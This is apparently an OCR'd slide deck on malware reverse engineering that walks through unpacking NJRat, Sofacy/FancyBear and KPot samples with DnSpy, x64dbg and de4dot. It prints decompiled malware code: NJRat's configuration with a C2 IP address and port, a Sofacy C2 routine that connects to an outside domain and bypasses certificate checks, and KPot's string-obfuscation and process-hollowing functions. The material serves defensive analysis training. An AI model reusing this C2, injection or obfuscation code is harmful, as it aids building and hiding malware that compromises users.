
- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now




- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy




- Assembly.Load
- Set Breakpoint on this function
- Start Debugging




- Breakpoint on Assembly.Load
- Save the Raw Array to Disk



- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is




- Looks like .NET Again
- Let's look at DnSpy



Unpacking NJRat

solutions: 0x07

- Keylogger Code
- CnC Traffic Code




- CnC Server IP Address
- CnC Keyword


```
1302        public static string VR = "0.7d";
1303
1304        // Token: 0x04000003 RID: 3
1305        public static object MT = null;
1306
1307        // Token: 0x04000004 RID: 4
1308        public static string EXE = "server.exe";
1309
1310        // Token: 0x04000005 RID: 5
1311        public static string DR = "TEMP";
1312
1313        // Token: 0x04000006 RID: 6
1314        public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316        // Token: 0x04000007 RID: 7
1317        public static string H = "82.137.255.56";
1318
1319        // Token: 0x04000008 RID: 8
1320        public static string P = "3000";
1321
1322        // Token: 0x04000009 RID: 9
1323        public static string N = "Medo2*_^";
1324
```


FANCY BEAR

- C++
- No Packer Detected
- Let's look at entropy



- Not Packed?
- Let's look in x64dbg








Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!


- Interesting Export




- .NET Assembly Injection Method



- Create .NET Instance




- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?




Unpacking Sofacy / FancyBear

solutions: 0x11



- After Dumping the Data
- Interesting Metadata






Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!


Unpacking Sofacy / FancyBear

solutions: 0x14


```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlMkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
          (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
          X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
          BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

- Looks like this is an ISO
- Let's extract it!




- Extract the ISO Image



Unpacking KPot

solutions: 0x17


- Packed with Smart Assembly
- Let's now try de4dot



Unpacking KPot


solutions: 0x18

- de4dot detected smart assembly
- Let's have a look in DnSpy!



Unpacking KPot

solutions: 0x19



Unpacking KPot

solutions: 0x1a

- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string $method_30(string string_0)
{
    string s = "美明八零会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

```
class Program
{
    1 reference
    static string decode(string string_0)
    {
        string s = "美明八零会家美";
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        string result;
        byte[] array = new byte[32];
            byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
            Array.Copy(sourceArray, 0, array, 0, 10);
            Array.Copy(sourceArray, 0, array, 15, 10);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
            byte[] array2 = Convert.FromBase64String(string_0);
            string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
            result = @string;
            return result;
    }
    0 references
    static void Main(string[] args)
    {
        Console.WriteLine(decode(args[0]));
    }
}
```

NOTE: Just use copy and paste and now let's try it in PowerShell!




Figure: Unpacking KPot - String Deobfuscation

NOTE: Now let's look at the injection function!

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("kVdWt2m955ig9LvIKqBJ7Q==", ));
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=", ));
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("OCVBvyD5Kb4dymngcmPozmijexOC14Oik/RQZbeXPCDo=", ));
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("FjiFXnN7CBcQa33vgPA3B55YktkkXqZt0GLjZJiitb8=", ));
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36("eDAECoHuT4guqKSvOGp4yg==", Class15.smethod_36("e4WJnVJ/R9vGiAHMBU/59/rUjihz+FgywIBB0+3YkVw=", ));
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36("eDAECoHuT4guqKSvOGp4yg==", Class15.smethod_36("oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=", ));
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("BGwD0JvCcYuc0GAsN3P9tw==", ));
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36("eDAECoHuT4guqKSvOGp4yg==", Class15.smethod_36("iy1ljydF6nv9OhRn+++0LQ==", ));
    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\"{0}\"", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToUInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
```

Figure: Unpacking KPot - New String Obfuscation Function

NOTE: Let's look at the deobfuscation function!

```
static string $method_36(string string_0)
{
    string password = "fdfdfrtertert";
    string s = "fdfdfrtertert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Different Deobfuscation Function

NOTE: Should be able to do copy and paste again with Visual Studio!

deobfuscation.cs

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
static string decode_0(string string_0){
  string s = "[input unicode characters here]";
  RijndaelManaged rijndaelManaged = new RijndaelManaged();
  MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
  string result;
  byte[] array = new byte[32];
  byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
  Array.Copy(sourceArray, 0, array, 0, 10);
  Array.Copy(sourceArray, 0, array, 15, 10);
  rijndaelManaged.Key = array;
  rijndaelManaged.Mode = CipherMode.ECB;
  ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
  byte[] array2 = Convert.FromBase64String(string_0);
  string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
  result = @string;
  return result;
}
```

deobfuscation.cs

```
static string decode_1(string string_0){
  string password = "fdfdfrtertert";
  string s = "fdfdfrtertert";
  string s2 = "@1B2c3D4sfg5F6g7H8";
  byte[] bytes = Encoding.ASCII.GetBytes(s2);
  byte[] bytes2 = Encoding.ASCII.GetBytes(s);
  byte[] array = Convert.FromBase64String(string_0);
  Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
  byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
  ICryptoTransform transform = new RijndaelManaged
  {
      Mode = CipherMode.CBC
  }.CreateDecryptor(bytes3, bytes);
  MemoryStream memoryStream = new MemoryStream(array);
  CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
  byte[] array2 = new byte[checked(array.Length - 1 + 1)];
  int count = cryptoStream.Read(array2, 0, array2.Length);
  memoryStream.Close();
  cryptoStream.Close();
  return Encoding.UTF8.GetString(array2, 0, count);
}
```




Figure: Unpacking KPot - Process Hollowing Functions

NOTE: Looks like process hollowing, let's breakpoint right before the call to NtResumeThread or delegate8!

Unpacking KPot

solutions: 0x22

